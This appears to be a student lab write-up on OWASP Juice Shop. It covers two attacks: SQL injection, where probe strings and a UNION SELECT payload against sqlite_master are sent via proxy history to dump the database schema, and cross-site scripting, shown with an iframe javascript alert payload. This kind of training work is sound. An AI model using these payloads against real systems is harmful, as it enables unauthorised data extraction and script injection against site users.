


#Part D:
Database schema exfiltration:


Search for Orange on the Juice shop site and find it in the proxy HTTP history:




Modify the GET header with '-- and send.
What is the SQL database type?:
Answer: Sequelize Database



Modify the GET header with '))-- and send.
What happens?
Answer: I get a 200 OK




Modify again with orange'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- HTTP/1.1
This pulled up the tables of the database:




#Part E:
Cross-site scripting (XSS):

Use <iframe src="javascript:alert('XSS')"></iframe>
What happened?
Answer: It presented an alert window displaying the text entered "XSS"



